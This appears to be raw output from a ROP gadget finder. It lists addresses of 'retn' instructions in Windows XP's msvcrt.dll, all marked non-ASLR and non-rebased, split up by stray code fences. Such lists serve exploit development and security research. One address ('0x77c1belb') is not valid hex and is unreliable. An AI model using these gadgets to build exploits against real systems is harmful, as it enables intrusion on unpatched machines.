0x77c14628 : "retn" | {PAGE_EXECUTE_READ} [msvcrt.dll] ASLR: False,
Rebase: False, SafeSEH: True, OS: True, v7.0.2600.5512
(C:\WINDOWS\system32\msvcrt.dll)
0x77c14f81 : "retn" | {PAGE_EXECUTE_READ} [msvcrt.dll] ASLR: False,
Rebase: False, SafeSEH: True, OS: True, v7.0.2600.5512
(C:\WINDOWS\system32\msvcrt.dll)
0x77c152a5 : "retn" | {PAGE_EXECUTE_READ} [msvcrt.dll] ASLR: False,
Rebase: False, SafeSEH: True, OS: True, v7.0.2600.5512
(C:\WINDOWS\system32\msvcrt.dll)
0x77c15a62 : "retn" | {PAGE_EXECUTE_READ} [msvcrt.dll] ASLR: False,
Rebase: False, SafeSEH: True, OS: True, v7.0.2600.5512
(C:\WINDOWS\system32\msvcrt.dll)
0x77c15af8 : "retn" | {PAGE_EXECUTE_READ} [msvcrt.dll] ASLR: False,
Rebase: False, SafeSEH: True, OS: True, v7.0.2600.5512
(C:\WINDOWS\system32\msvcrt.dll)
0x77c15db2 : "retn" | {PAGE_EXECUTE_READ} [msvcrt.dll] ASLR: False,
Rebase: False, SafeSEH: True, OS: True, v7.0.2600.5512
(C:\WINDOWS\system32\msvcrt.dll)
0x77c15ed6 : "retn" | {PAGE_EXECUTE_READ} [msvcrt.dll] ASLR: False,
Rebase: False, SafeSEH: True, OS: True, v7.0.2600.5512
(C:\WINDOWS\system32\msvcrt.dll)
0x77c16215 : "retn" | {PAGE_EXECUTE_READ} [msvcrt.dll] ASLR: False,
Rebase: False, SafeSEH: True, OS: True, v7.0.2600.5512
(C:\WINDOWS\system32\msvcrt.dll)
0x77c1621d : "retn" | {PAGE_EXECUTE_READ} [msvcrt.dll] ASLR: False,
Rebase: False, SafeSEH: True, OS: True, v7.0.2600.5512
(C:\WINDOWS\system32\msvcrt.dll)
0x77c16375 : "retn" | {PAGE_EXECUTE_READ} [msvcrt.dll] ASLR: False,
Rebase: False, SafeSEH: True, OS: True, v7.0.2600.5512
(C:\WINDOWS\system32\msvcrt.dll)
0x77c1637d : "retn" | {PAGE_EXECUTE_READ} [msvcrt.dll] ASLR: False,
Rebase: False, SafeSEH: True, OS: True, v7.0.2600.5512
(C:\WINDOWS\system32\msvcrt.dll)
0x77c16a36 : "retn" | {PAGE_EXECUTE_READ} [msvcrt.dll] ASLR: False,
Rebase: False, SafeSEH: True, OS: True, v7.0.2600.5512
(C:\WINDOWS\system32\msvcrt.dll)
0x77c16a4d : "retn" | {PAGE_EXECUTE_READ} [msvcrt.dll] ASLR: False,
Rebase: False, SafeSEH: True, OS: True, v7.0.2600.5512
(C:\WINDOWS\system32\msvcrt.dll)
0x77c16a72 : "retn" | {PAGE_EXECUTE_READ} [msvcrt.dll] ASLR: False,
Rebase: False, SafeSEH: True, OS: True, v7.0.2600.5512
(C:\WINDOWS\system32\msvcrt.dll)
0x77c16f98 : "retn" | {PAGE_EXECUTE_READ} [msvcrt.dll] ASLR: False,
Rebase: False, SafeSEH: True, OS: True, v7.0.2600.5512
(C:\WINDOWS\system32\msvcrt.dll)

```

0x77c16fb6 : "retn" | {PAGE_EXECUTE_READ} [msvcrt.dll] ASLR: False,
Rebase: False, SafeSEH: True, OS: True, v7.0.2600.5512
(C:\WINDOWS\system32\msvcrt.dll)
0x77c1734d : "retn" | {PAGE_EXECUTE_READ} [msvcrt.dll] ASLR: False,
Rebase: False, SafeSEH: True, OS: True, v7.0.2600.5512
(C:\WINDOWS\system32\msvcrt.dll)
0x77c1778d : "retn" | {PAGE_EXECUTE_READ} [msvcrt.dll] ASLR: False,
Rebase: False, SafeSEH: True, OS: True, v7.0.2600.5512
(C:\WINDOWS\system32\msvcrt.dll)
0x77c17a4b : "retn" | {PAGE_EXECUTE_READ} [msvcrt.dll] ASLR: False,
Rebase: False, SafeSEH: True, OS: True, v7.0.2600.5512
(C:\WINDOWS\system32\msvcrt.dll)
0x77c17bb9 : "retn" | {PAGE_EXECUTE_READ} [msvcrt.dll] ASLR: False,
Rebase: False, SafeSEH: True, OS: True, v7.0.2600.5512
(C:\WINDOWS\system32\msvcrt.dll)
0x77c17cfc : "retn" | {PAGE_EXECUTE_READ} [msvcrt.dll] ASLR: False,
Rebase: False, SafeSEH: True, OS: True, v7.0.2600.5512
(C:\WINDOWS\system32\msvcrt.dll)
0x77c17d23 : "retn" | {PAGE_EXECUTE_READ} [msvcrt.dll] ASLR: False,
Rebase: False, SafeSEH: True, OS: True, v7.0.2600.5512
(C:\WINDOWS\system32\msvcrt.dll)
0x77c18923 : "retn" | {PAGE_EXECUTE_READ} [msvcrt.dll] ASLR: False,
Rebase: False, SafeSEH: True, OS: True, v7.0.2600.5512
(C:\WINDOWS\system32\msvcrt.dll)
0x77c18dd3 : "retn" | {PAGE_EXECUTE_READ} [msvcrt.dll] ASLR: False,
Rebase: False, SafeSEH: True, OS: True, v7.0.2600.5512
(C:\WINDOWS\system32\msvcrt.dll)
0x77c18f9c : "retn" | {PAGE_EXECUTE_READ} [msvcrt.dll] ASLR: False,
Rebase: False, SafeSEH: True, OS: True, v7.0.2600.5512
(C:\WINDOWS\system32\msvcrt.dll)
0x77c18fa8 : "retn" | {PAGE_EXECUTE_READ} [msvcrt.dll] ASLR: False,
Rebase: False, SafeSEH: True, OS: True, v7.0.2600.5512
(C:\WINDOWS\system32\msvcrt.dll)
0x77c19148 : "retn" | {PAGE_EXECUTE_READ} [msvcrt.dll] ASLR: False,
Rebase: False, SafeSEH: True, OS: True, v7.0.2600.5512
(C:\WINDOWS\system32\msvcrt.dll)
0x77c19449 : "retn" | {PAGE_EXECUTE_READ} [msvcrt.dll] ASLR: False,
Rebase: False, SafeSEH: True, OS: True, v7.0.2600.5512
(C:\WINDOWS\system32\msvcrt.dll)
0x77c195ad : "retn" | {PAGE_EXECUTE_READ} [msvcrt.dll] ASLR: False,
Rebase: False, SafeSEH: True, OS: True, v7.0.2600.5512
(C:\WINDOWS\system32\msvcrt.dll)
0x77c19833 : "retn" | {PAGE_EXECUTE_READ} [msvcrt.dll] ASLR: False,
Rebase: False, SafeSEH: True, OS: True, v7.0.2600.5512
(C:\WINDOWS\system32\msvcrt.dll)
0x77c19835 : "retn" | {PAGE_EXECUTE_READ} [msvcrt.dll] ASLR: False,
Rebase: False, SafeSEH: True, OS: True, v7.0.2600.5512
(C:\WINDOWS\system32\msvcrt.dll)
0x77c19838 : "retn" | {PAGE_EXECUTE_READ} [msvcrt.dll] ASLR: False,
Rebase: False, SafeSEH: True, OS: True, v7.0.2600.5512
(C:\WINDOWS\system32\msvcrt.dll)

```

```

0x77c19991 : "retn" | {PAGE_EXECUTE_READ} [msvcrt.dll] ASLR: False,
Rebase: False, SafeSEH: True, OS: True, v7.0.2600.5512
(C:\WINDOWS\system32\msvcrt.dll)
0x77c19bb5 : "retn" | {PAGE_EXECUTE_READ} [msvcrt.dll] ASLR: False,
Rebase: False, SafeSEH: True, OS: True, v7.0.2600.5512
(C:\WINDOWS\system32\msvcrt.dll)
0x77c19c91 : "retn" | {PAGE_EXECUTE_READ} [msvcrt.dll] ASLR: False,
Rebase: False, SafeSEH: True, OS: True, v7.0.2600.5512
(C:\WINDOWS\system32\msvcrt.dll)
0x77c1a036 : "retn" | {PAGE_EXECUTE_READ} [msvcrt.dll] ASLR: False,
Rebase: False, SafeSEH: True, OS: True, v7.0.2600.5512
(C:\WINDOWS\system32\msvcrt.dll)
0x77c1a9b1 : "retn" | {PAGE_EXECUTE_READ} [msvcrt.dll] ASLR: False,
Rebase: False, SafeSEH: True, OS: True, v7.0.2600.5512
(C:\WINDOWS\system32\msvcrt.dll)
0x77c1a9e0 : "retn" | {PAGE_EXECUTE_READ} [msvcrt.dll] ASLR: False,
Rebase: False, SafeSEH: True, OS: True, v7.0.2600.5512
(C:\WINDOWS\system32\msvcrt.dll)
0x77c1aa12 : "retn" | {PAGE_EXECUTE_READ} [msvcrt.dll] ASLR: False,
Rebase: False, SafeSEH: True, OS: True, v7.0.2600.5512
(C:\WINDOWS\system32\msvcrt.dll)
0x77c1aef0 : "retn" | {PAGE_EXECUTE_READ} [msvcrt.dll] ASLR: False,
Rebase: False, SafeSEH: True, OS: True, v7.0.2600.5512
(C:\WINDOWS\system32\msvcrt.dll)
0x77c1b075 : "retn" | {PAGE_EXECUTE_READ} [msvcrt.dll] ASLR: False,
Rebase: False, SafeSEH: True, OS: True, v7.0.2600.5512
(C:\WINDOWS\system32\msvcrt.dll)
0x77c1b3d5 : "retn" | {PAGE_EXECUTE_READ} [msvcrt.dll] ASLR: False,
Rebase: False, SafeSEH: True, OS: True, v7.0.2600.5512
(C:\WINDOWS\system32\msvcrt.dll)
0x77c1b5ca : "retn" | {PAGE_EXECUTE_READ} [msvcrt.dll] ASLR: False,
Rebase: False, SafeSEH: True, OS: True, v7.0.2600.5512
(C:\WINDOWS\system32\msvcrt.dll)
0x77c1bb37 : "retn" | {PAGE_EXECUTE_READ} [msvcrt.dll] ASLR: False,
Rebase: False, SafeSEH: True, OS: True, v7.0.2600.5512
(C:\WINDOWS\system32\msvcrt.dll)
0x77c1bb48 : "retn" | {PAGE_EXECUTE_READ} [msvcrt.dll] ASLR: False,
Rebase: False, SafeSEH: True, OS: True, v7.0.2600.5512
(C:\WINDOWS\system32\msvcrt.dll)
0x77c1bb7d : "retn" | {PAGE_EXECUTE_READ} [msvcrt.dll] ASLR: False,
Rebase: False, SafeSEH: True, OS: True, v7.0.2600.5512
(C:\WINDOWS\system32\msvcrt.dll)
0x77c1bb8c : "retn" | {PAGE_EXECUTE_READ} [msvcrt.dll] ASLR: False,
Rebase: False, SafeSEH: True, OS: True, v7.0.2600.5512
(C:\WINDOWS\system32\msvcrt.dll)
0x77c1bbc1 : "retn" | {PAGE_EXECUTE_READ} [msvcrt.dll] ASLR: False,
Rebase: False, SafeSEH: True, OS: True, v7.0.2600.5512
(C:\WINDOWS\system32\msvcrt.dll)
0x77c1bbd0 : "retn" | {PAGE_EXECUTE_READ} [msvcrt.dll] ASLR: False,
Rebase: False, SafeSEH: True, OS: True, v7.0.2600.5512
(C:\WINDOWS\system32\msvcrt.dll)

```

```

0x77c1bc05 : "retn" | {PAGE_EXECUTE_READ} [msvcrt.dll] ASLR: False,
Rebase: False, SafeSEH: True, OS: True, v7.0.2600.5512
(C:\WINDOWS\system32\msvcrt.dll)
0x77c1bc14 : "retn" | {PAGE_EXECUTE_READ} [msvcrt.dll] ASLR: False,
Rebase: False, SafeSEH: True, OS: True, v7.0.2600.5512
(C:\WINDOWS\system32\msvcrt.dll)
0x77c1bc4c : "retn" | {PAGE_EXECUTE_READ} [msvcrt.dll] ASLR: False,
Rebase: False, SafeSEH: True, OS: True, v7.0.2600.5512
(C:\WINDOWS\system32\msvcrt.dll)
0x77c1bc5d : "retn" | {PAGE_EXECUTE_READ} [msvcrt.dll] ASLR: False,
Rebase: False, SafeSEH: True, OS: True, v7.0.2600.5512
(C:\WINDOWS\system32\msvcrt.dll)
0x77c1bc92 : "retn" | {PAGE_EXECUTE_READ} [msvcrt.dll] ASLR: False,
Rebase: False, SafeSEH: True, OS: True, v7.0.2600.5512
(C:\WINDOWS\system32\msvcrt.dll)
0x77c1bca1 : "retn" | {PAGE_EXECUTE_READ} [msvcrt.dll] ASLR: False,
Rebase: False, SafeSEH: True, OS: True, v7.0.2600.5512
(C:\WINDOWS\system32\msvcrt.dll)
0x77c1bcd6 : "retn" | {PAGE_EXECUTE_READ} [msvcrt.dll] ASLR: False,
Rebase: False, SafeSEH: True, OS: True, v7.0.2600.5512
(C:\WINDOWS\system32\msvcrt.dll)
0x77c1bce5 : "retn" | {PAGE_EXECUTE_READ} [msvcrt.dll] ASLR: False,
Rebase: False, SafeSEH: True, OS: True, v7.0.2600.5512
(C:\WINDOWS\system32\msvcrt.dll)
0x77c1bd1d : "retn" | {PAGE_EXECUTE_READ} [msvcrt.dll] ASLR: False,
Rebase: False, SafeSEH: True, OS: True, v7.0.2600.5512
(C:\WINDOWS\system32\msvcrt.dll)
0x77c1bd2e : "retn" | {PAGE_EXECUTE_READ} [msvcrt.dll] ASLR: False,
Rebase: False, SafeSEH: True, OS: True, v7.0.2600.5512
(C:\WINDOWS\system32\msvcrt.dll)
0x77c1bd66 : "retn" | {PAGE_EXECUTE_READ} [msvcrt.dll] ASLR: False,
Rebase: False, SafeSEH: True, OS: True, v7.0.2600.5512
(C:\WINDOWS\system32\msvcrt.dll)
0x77c1bd77 : "retn" | {PAGE_EXECUTE_READ} [msvcrt.dll] ASLR: False,
Rebase: False, SafeSEH: True, OS: True, v7.0.2600.5512
(C:\WINDOWS\system32\msvcrt.dll)
0x77c1bdaf : "retn" | {PAGE_EXECUTE_READ} [msvcrt.dll] ASLR: False,
Rebase: False, SafeSEH: True, OS: True, v7.0.2600.5512
(C:\WINDOWS\system32\msvcrt.dll)
0x77c1bdc0 : "retn" | {PAGE_EXECUTE_READ} [msvcrt.dll] ASLR: False,
Rebase: False, SafeSEH: True, OS: True, v7.0.2600.5512
(C:\WINDOWS\system32\msvcrt.dll)
0x77c1bdf5 : "retn" | {PAGE_EXECUTE_READ} [msvcrt.dll] ASLR: False,
Rebase: False, SafeSEH: True, OS: True, v7.0.2600.5512
(C:\WINDOWS\system32\msvcrt.dll)
0x77c1be04 : "retn" | {PAGE_EXECUTE_READ} [msvcrt.dll] ASLR: False,
Rebase: False, SafeSEH: True, OS: True, v7.0.2600.5512
(C:\WINDOWS\system32\msvcrt.dll)
0x77c1belb : "retn" | {PAGE_EXECUTE_READ} [msvcrt.dll] ASLR: False,
Rebase: False, SafeSEH: True, OS: True, v7.0.2600.5512
(C:\WINDOWS\system32\msvcrt.dll)

```

```

0x77c1be2d : "retn" | {PAGE_EXECUTE_READ} [msvcrt.dll] ASLR: False,
Rebase: False, SafeSEH: True, OS: True, v7.0.2600.5512
(C:\WINDOWS\system32\msvcrt.dll)
0x77c1be4c : "retn" | {PAGE_EXECUTE_READ} [msvcrt.dll] ASLR: False,
Rebase: False, SafeSEH: True, OS: True, v7.0.2600.5512
(C:\WINDOWS\system32\msvcrt.dll)
0x77c1be51 : "retn" | {PAGE_EXECUTE_READ} [msvcrt.dll] ASLR: False,
Rebase: False, SafeSEH: True, OS: True, v7.0.2600.5512
(C:\WINDOWS\system32\msvcrt.dll)
0x77c1be70 : "retn" | {PAGE_EXECUTE_READ} [msvcrt.dll] ASLR: False,
Rebase: False, SafeSEH: True, OS: True, v7.0.2600.5512
(C:\WINDOWS\system32\msvcrt.dll)
0x77c1be75 : "retn" | {PAGE_EXECUTE_READ} [msvcrt.dll] ASLR: False,
Rebase: False, SafeSEH: True, OS: True, v7.0.2600.5512
(C:\WINDOWS\system32\msvcrt.dll)
0x77c1bf12 : "retn" | {PAGE_EXECUTE_READ} [msvcrt.dll] ASLR: False,
Rebase: False, SafeSEH: True, OS: True, v7.0.2600.5512
(C:\WINDOWS\system32\msvcrt.dll)
0x77c1bfea : "retn" | {PAGE_EXECUTE_READ} [msvcrt.dll] ASLR: False,
Rebase: False, SafeSEH: True, OS: True, v7.0.2600.5512
(C:\WINDOWS\system32\msvcrt.dll)
0x77c1c04e : "retn" | {PAGE_EXECUTE_READ} [msvcrt.dll] ASLR: False,
Rebase: False, SafeSEH: True, OS: True, v7.0.2600.5512
(C:\WINDOWS\system32\msvcrt.dll)
0x77c1c09c : "retn" | {PAGE_EXECUTE_READ} [msvcrt.dll] ASLR: False,
Rebase: False, SafeSEH: True, OS: True, v7.0.2600.5512
(C:\WINDOWS\system32\msvcrt.dll)
0x77c1c0f4 : "retn" | {PAGE_EXECUTE_READ} [msvcrt.dll] ASLR: False,
Rebase: False, SafeSEH: True, OS: True, v7.0.2600.5512
(C:\WINDOWS\system32\msvcrt.dll)
0x77c1c1a4 : "retn" | {PAGE_EXECUTE_READ} [msvcrt.dll] ASLR: False,
Rebase: False, SafeSEH: True, OS: True, v7.0.2600.5512
(C:\WINDOWS\system32\msvcrt.dll)
0x77c1c21c : "retn" | {PAGE_EXECUTE_READ} [msvcrt.dll] ASLR: False,
Rebase: False, SafeSEH: True, OS: True, v7.0.2600.5512
(C:\WINDOWS\system32\msvcrt.dll)
0x77c1c248 : "retn" | {PAGE_EXECUTE_READ} [msvcrt.dll] ASLR: False,
Rebase: False, SafeSEH: True, OS: True, v7.0.2600.5512
(C:\WINDOWS\system32\msvcrt.dll)
0x77c1c267 : "retn" | {PAGE_EXECUTE_READ} [msvcrt.dll] ASLR: False,
Rebase: False, SafeSEH: True, OS: True, v7.0.2600.5512
(C:\WINDOWS\system32\msvcrt.dll)
0x77c1c313 : "retn" | {PAGE_EXECUTE_READ} [msvcrt.dll] ASLR: False,
Rebase: False, SafeSEH: True, OS: True, v7.0.2600.5512
(C:\WINDOWS\system32\msvcrt.dll)
0x77c1c335 : "retn" | {PAGE_EXECUTE_READ} [msvcrt.dll] ASLR: False,
Rebase: False, SafeSEH: True, OS: True, v7.0.2600.5512
(C:\WINDOWS\system32\msvcrt.dll)
0x77c1c3bb : "retn" | {PAGE_EXECUTE_READ} [msvcrt.dll] ASLR: False,
Rebase: False, SafeSEH: True, OS: True, v7.0.2600.5512
(C:\WINDOWS\system32\msvcrt.dll)

```

0x77c1c3e7 : "retn" | {PAGE_EXECUTE_READ} [msvcrt.dll] ASLR: False,
Rebase: False, SafeSEH: True, OS: True, v7.0.2600.5512
(C:\WINDOWS\system32\msvcrt.dll)
0x77c1c406 : "retn" | {PAGE_EXECUTE_READ} [msvcrt.dll] ASLR: False,
Rebase: False, SafeSEH: True, OS: True, v7.0.2600.5512
(C:\WINDOWS\system32\msvcrt.dll)
0x77c1c4bb : "retn" | {PAGE_EXECUTE_READ} [msvcrt.dll] ASLR: False,
Rebase: False, SafeSEH: True, OS: True, v7.0.2600.5512
(C:\WINDOWS\system32\msvcrt.dll)
0x77c1c4dd : "retn" | {PAGE_EXECUTE_READ} [msvcrt.dll] ASLR: False,
Rebase: False, SafeSEH: True, OS: True, v7.0.2600.5512
(C:\WINDOWS\system32\msvcrt.dll)
0x77c1c552 : "retn" | {PAGE_EXECUTE_READ} [msvcrt.dll] ASLR: False,
Rebase: False, SafeSEH: True, OS: True, v7.0.2600.5512
(C:\WINDOWS\system32\msvcrt.dll)
0x77c1c55b : "retn" | {PAGE_EXECUTE_READ} [msvcrt.dll] ASLR: False,
Rebase: False, SafeSEH: True, OS: True, v7.0.2600.5512
(C:\WINDOWS\system32\msvcrt.dll)
0x77c1c58b : "retn" | {PAGE_EXECUTE_READ} [msvcrt.dll] ASLR: False,
Rebase: False, SafeSEH: True, OS: True, v7.0.2600.5512
(C:\WINDOWS\system32\msvcrt.dll)
0x77c1c871 : "retn" | {PAGE_EXECUTE_READ} [msvcrt.dll] ASLR: False,
Rebase: False, SafeSEH: True, OS: True, v7.0.2600.5512
(C:\WINDOWS\system32\msvcrt.dll)
0x77c1c890 : "retn" | {PAGE_EXECUTE_READ} [msvcrt.dll] ASLR: False,
Rebase: False, SafeSEH: True, OS: True, v7.0.2600.5512
(C:\WINDOWS\system32\msvcrt.dll)
0x77c1c8af : "retn" | {PAGE_EXECUTE_READ} [msvcrt.dll] ASLR: False,
Rebase: False, SafeSEH: True, OS: True, v7.0.2600.5512
(C:\WINDOWS\system32\msvcrt.dll)
0x77c1c8e2 : "retn" | {PAGE_EXECUTE_READ} [msvcrt.dll] ASLR: False,
Rebase: False, SafeSEH: True, OS: True, v7.0.2600.5512
(C:\WINDOWS\system32\msvcrt.dll)
0x77c1c8f4 : "retn" | {PAGE_EXECUTE_READ} [msvcrt.dll] ASLR: False,
Rebase: False, SafeSEH: True, OS: True, v7.0.2600.5512
(C:\WINDOWS\system32\msvcrt.dll)
0x77c1c950 : "retn" | {PAGE_EXECUTE_READ} [msvcrt.dll] ASLR: False,
Rebase: False, SafeSEH: True, OS: True, v7.0.2600.5512
(C:\WINDOWS\system32\msvcrt.dll)
0x77c1c9be : "retn" | {PAGE_EXECUTE_READ} [msvcrt.dll] ASLR: False,
Rebase: False, SafeSEH: True, OS: True, v7.0.2600.5512
(C:\WINDOWS\system32\msvcrt.dll)
0x77c1c9c3 : "retn" | {PAGE_EXECUTE_READ} [msvcrt.dll] ASLR: False,
Rebase: False, SafeSEH: True, OS: True, v7.0.2600.5512
(C:\WINDOWS\system32\msvcrt.dll)
0x77c1c9ef : "retn" | {PAGE_EXECUTE_READ} [msvcrt.dll] ASLR: False,
Rebase: False, SafeSEH: True, OS: True, v7.0.2600.5512
(C:\WINDOWS\system32\msvcrt.dll)
0x77c1ca01 : "retn" | {PAGE_EXECUTE_READ} [msvcrt.dll] ASLR: False,
Rebase: False, SafeSEH: True, OS: True, v7.0.2600.5512
(C:\WINDOWS\system32\msvcrt.dll)

```

0x77c1ca5c : "retn" | {PAGE_EXECUTE_READ} [msvcrt.dll] ASLR: False,
Rebase: False, SafeSEH: True, OS: True, v7.0.2600.5512
(C:\WINDOWS\system32\msvcrt.dll)
0x77c1cacd : "retn" | {PAGE_EXECUTE_READ} [msvcrt.dll] ASLR: False,
Rebase: False, SafeSEH: True, OS: True, v7.0.2600.5512
(C:\WINDOWS\system32\msvcrt.dll)
0x77c1cad1 : "retn" | {PAGE_EXECUTE_READ} [msvcrt.dll] ASLR: False,
Rebase: False, SafeSEH: True, OS: True, v7.0.2600.5512
(C:\WINDOWS\system32\msvcrt.dll)
0x77c1cafd : "retn" | {PAGE_EXECUTE_READ} [msvcrt.dll] ASLR: False,
Rebase: False, SafeSEH: True, OS: True, v7.0.2600.5512
(C:\WINDOWS\system32\msvcrt.dll)
0x77c1cc85 : "retn" | {PAGE_EXECUTE_READ} [msvcrt.dll] ASLR: False,
Rebase: False, SafeSEH: True, OS: True, v7.0.2600.5512
(C:\WINDOWS\system32\msvcrt.dll)
0x77c1cd57 : "retn" | {PAGE_EXECUTE_READ} [msvcrt.dll] ASLR: False,
Rebase: False, SafeSEH: True, OS: True, v7.0.2600.5512
(C:\WINDOWS\system32\msvcrt.dll)
0x77c1cd76 : "retn" | {PAGE_EXECUTE_READ} [msvcrt.dll] ASLR: False,
Rebase: False, SafeSEH: True, OS: True, v7.0.2600.5512
(C:\WINDOWS\system32\msvcrt.dll)
0x77c1cd95 : "retn" | {PAGE_EXECUTE_READ} [msvcrt.dll] ASLR: False,
Rebase: False, SafeSEH: True, OS: True, v7.0.2600.5512
(C:\WINDOWS\system32\msvcrt.dll)
0x77c1ce08 : "retn" | {PAGE_EXECUTE_READ} [msvcrt.dll] ASLR: False,
Rebase: False, SafeSEH: True, OS: True, v7.0.2600.5512
(C:\WINDOWS\system32\msvcrt.dll)
0x77c1ce71 : "retn" | {PAGE_EXECUTE_READ} [msvcrt.dll] ASLR: False,
Rebase: False, SafeSEH: True, OS: True, v7.0.2600.5512
(C:\WINDOWS\system32\msvcrt.dll)
0x77c1cedd : "retn" | {PAGE_EXECUTE_READ} [msvcrt.dll] ASLR: False,
Rebase: False, SafeSEH: True, OS: True, v7.0.2600.5512
(C:\WINDOWS\system32\msvcrt.dll)
0x77c1cf7d : "retn" | {PAGE_EXECUTE_READ} [msvcrt.dll] ASLR: False,
Rebase: False, SafeSEH: True, OS: True, v7.0.2600.5512
(C:\WINDOWS\system32\msvcrt.dll)
0x77c1cf8a : "retn" | {PAGE_EXECUTE_READ} [msvcrt.dll] ASLR: False,
Rebase: False, SafeSEH: True, OS: True, v7.0.2600.5512
(C:\WINDOWS\system32\msvcrt.dll)
0x77c1cfd2 : "retn" | {PAGE_EXECUTE_READ} [msvcrt.dll] ASLR: False,
Rebase: False, SafeSEH: True, OS: True, v7.0.2600.5512
(C:\WINDOWS\system32\msvcrt.dll)
0x77c1d030 : "retn" | {PAGE_EXECUTE_READ} [msvcrt.dll] ASLR: False,
Rebase: False, SafeSEH: True, OS: True, v7.0.2600.5512
(C:\WINDOWS\system32\msvcrt.dll)
0x77c1d08a : "retn" | {PAGE_EXECUTE_READ} [msvcrt.dll] ASLR: False,
Rebase: False, SafeSEH: True, OS: True, v7.0.2600.5512
(C:\WINDOWS\system32\msvcrt.dll)
0x77c1d0b9 : "retn" | {PAGE_EXECUTE_READ} [msvcrt.dll] ASLR: False,
Rebase: False, SafeSEH: True, OS: True, v7.0.2600.5512
(C:\WINDOWS\system32\msvcrt.dll)

```

```

0x77c1d0d4 : "retn" | {PAGE_EXECUTE_READ} [msvcrt.dll] ASLR: False,
Rebase: False, SafeSEH: True, OS: True, v7.0.2600.5512
(C:\WINDOWS\system32\msvcrt.dll)
0x77c1d0ec : "retn" | {PAGE_EXECUTE_READ} [msvcrt.dll] ASLR: False,
Rebase: False, SafeSEH: True, OS: True, v7.0.2600.5512
(C:\WINDOWS\system32\msvcrt.dll)
0x77c1d104 : "retn" | {PAGE_EXECUTE_READ} [msvcrt.dll] ASLR: False,
Rebase: False, SafeSEH: True, OS: True, v7.0.2600.5512
(C:\WINDOWS\system32\msvcrt.dll)
0x77c1d11c : "retn" | {PAGE_EXECUTE_READ} [msvcrt.dll] ASLR: False,
Rebase: False, SafeSEH: True, OS: True, v7.0.2600.5512
(C:\WINDOWS\system32\msvcrt.dll)
0x77c1d137 : "retn" | {PAGE_EXECUTE_READ} [msvcrt.dll] ASLR: False,
Rebase: False, SafeSEH: True, OS: True, v7.0.2600.5512
(C:\WINDOWS\system32\msvcrt.dll)
0x77c1d14f : "retn" | {PAGE_EXECUTE_READ} [msvcrt.dll] ASLR: False,
Rebase: False, SafeSEH: True, OS: True, v7.0.2600.5512
(C:\WINDOWS\system32\msvcrt.dll)
0x77c1d167 : "retn" | {PAGE_EXECUTE_READ} [msvcrt.dll] ASLR: False,
Rebase: False, SafeSEH: True, OS: True, v7.0.2600.5512
(C:\WINDOWS\system32\msvcrt.dll)
0x77c1d182 : "retn" | {PAGE_EXECUTE_READ} [msvcrt.dll] ASLR: False,
Rebase: False, SafeSEH: True, OS: True, v7.0.2600.5512
(C:\WINDOWS\system32\msvcrt.dll)
0x77c1d19d : "retn" | {PAGE_EXECUTE_READ} [msvcrt.dll] ASLR: False,
Rebase: False, SafeSEH: True, OS: True, v7.0.2600.5512
(C:\WINDOWS\system32\msvcrt.dll)
0x77c1d1b8 : "retn" | {PAGE_EXECUTE_READ} [msvcrt.dll] ASLR: False,
Rebase: False, SafeSEH: True, OS: True, v7.0.2600.5512
(C:\WINDOWS\system32\msvcrt.dll)
0x77c1d1d0 : "retn" | {PAGE_EXECUTE_READ} [msvcrt.dll] ASLR: False,
Rebase: False, SafeSEH: True, OS: True, v7.0.2600.5512
(C:\WINDOWS\system32\msvcrt.dll)
0x77c1d1e6 : "retn" | {PAGE_EXECUTE_READ} [msvcrt.dll] ASLR: False,
Rebase: False, SafeSEH: True, OS: True, v7.0.2600.5512
(C:\WINDOWS\system32\msvcrt.dll)
0x77c1d277 : "retn" | {PAGE_EXECUTE_READ} [msvcrt.dll] ASLR: False,
Rebase: False, SafeSEH: True, OS: True, v7.0.2600.5512
(C:\WINDOWS\system32\msvcrt.dll)
0x77c1d2c9 : "retn" | {PAGE_EXECUTE_READ} [msvcrt.dll] ASLR: False,
Rebase: False, SafeSEH: True, OS: True, v7.0.2600.5512
(C:\WINDOWS\system32\msvcrt.dll)
0x77c1d310 : "retn" | {PAGE_EXECUTE_READ} [msvcrt.dll] ASLR: False,
Rebase: False, SafeSEH: True, OS: True, v7.0.2600.5512
(C:\WINDOWS\system32\msvcrt.dll)
0x77c1d333 : "retn" | {PAGE_EXECUTE_READ} [msvcrt.dll] ASLR: False,
Rebase: False, SafeSEH: True, OS: True, v7.0.2600.5512
(C:\WINDOWS\system32\msvcrt.dll)
0x77c1d37a : "retn" | {PAGE_EXECUTE_READ} [msvcrt.dll] ASLR: False,
Rebase: False, SafeSEH: True, OS: True, v7.0.2600.5512
(C:\WINDOWS\system32\msvcrt.dll)

```


0x77c1d3ad : "retn" | {PAGE_EXECUTE_READ} [msvcrt.dll] ASLR: False,
Rebase: False, SafeSEH: True, OS: True, v7.0.2600.5512
(C:\WINDOWS\system32\msvcrt.dll)
0x77c1d3cc : "retn" | {PAGE_EXECUTE_READ} [msvcrt.dll] ASLR: False,
Rebase: False, SafeSEH: True, OS: True, v7.0.2600.5512
(C:\WINDOWS\system32\msvcrt.dll)
0x77c1d3d3 : "retn" | {PAGE_EXECUTE_READ} [msvcrt.dll] ASLR: False,
Rebase: False, SafeSEH: True, OS: True, v7.0.2600.5512
(C:\WINDOWS\system32\msvcrt.dll)
0x77c1d3df : "retn" | {PAGE_EXECUTE_READ} [msvcrt.dll] ASLR: False,
Rebase: False, SafeSEH: True, OS: True, v7.0.2600.5512
(C:\WINDOWS\system32\msvcrt.dll)
0x77c1d4a7 : "retn" | {PAGE_EXECUTE_READ} [msvcrt.dll] ASLR: False,
Rebase: False, SafeSEH: True, OS: True, v7.0.2600.5512
(C:\WINDOWS\system32\msvcrt.dll)
0x77c1d545 : "retn" | {PAGE_EXECUTE_READ} [msvcrt.dll] ASLR: False,
Rebase: False, SafeSEH: True, OS: True, v7.0.2600.5512
(C:\WINDOWS\system32\msvcrt.dll)
0x77c1d57d : "retn" | {PAGE_EXECUTE_READ} [msvcrt.dll] ASLR: False,
Rebase: False, SafeSEH: True, OS: True, v7.0.2600.5512
(C:\WINDOWS\system32\msvcrt.dll)
0x77c1d70b : "retn" | {PAGE_EXECUTE_READ} [msvcrt.dll] ASLR: False,
Rebase: False, SafeSEH: True, OS: True, v7.0.2600.5512
(C:\WINDOWS\system32\msvcrt.dll)
0x77c1d72a : "retn" | {PAGE_EXECUTE_READ} [msvcrt.dll] ASLR: False,
Rebase: False, SafeSEH: True, OS: True, v7.0.2600.5512
(C:\WINDOWS\system32\msvcrt.dll)
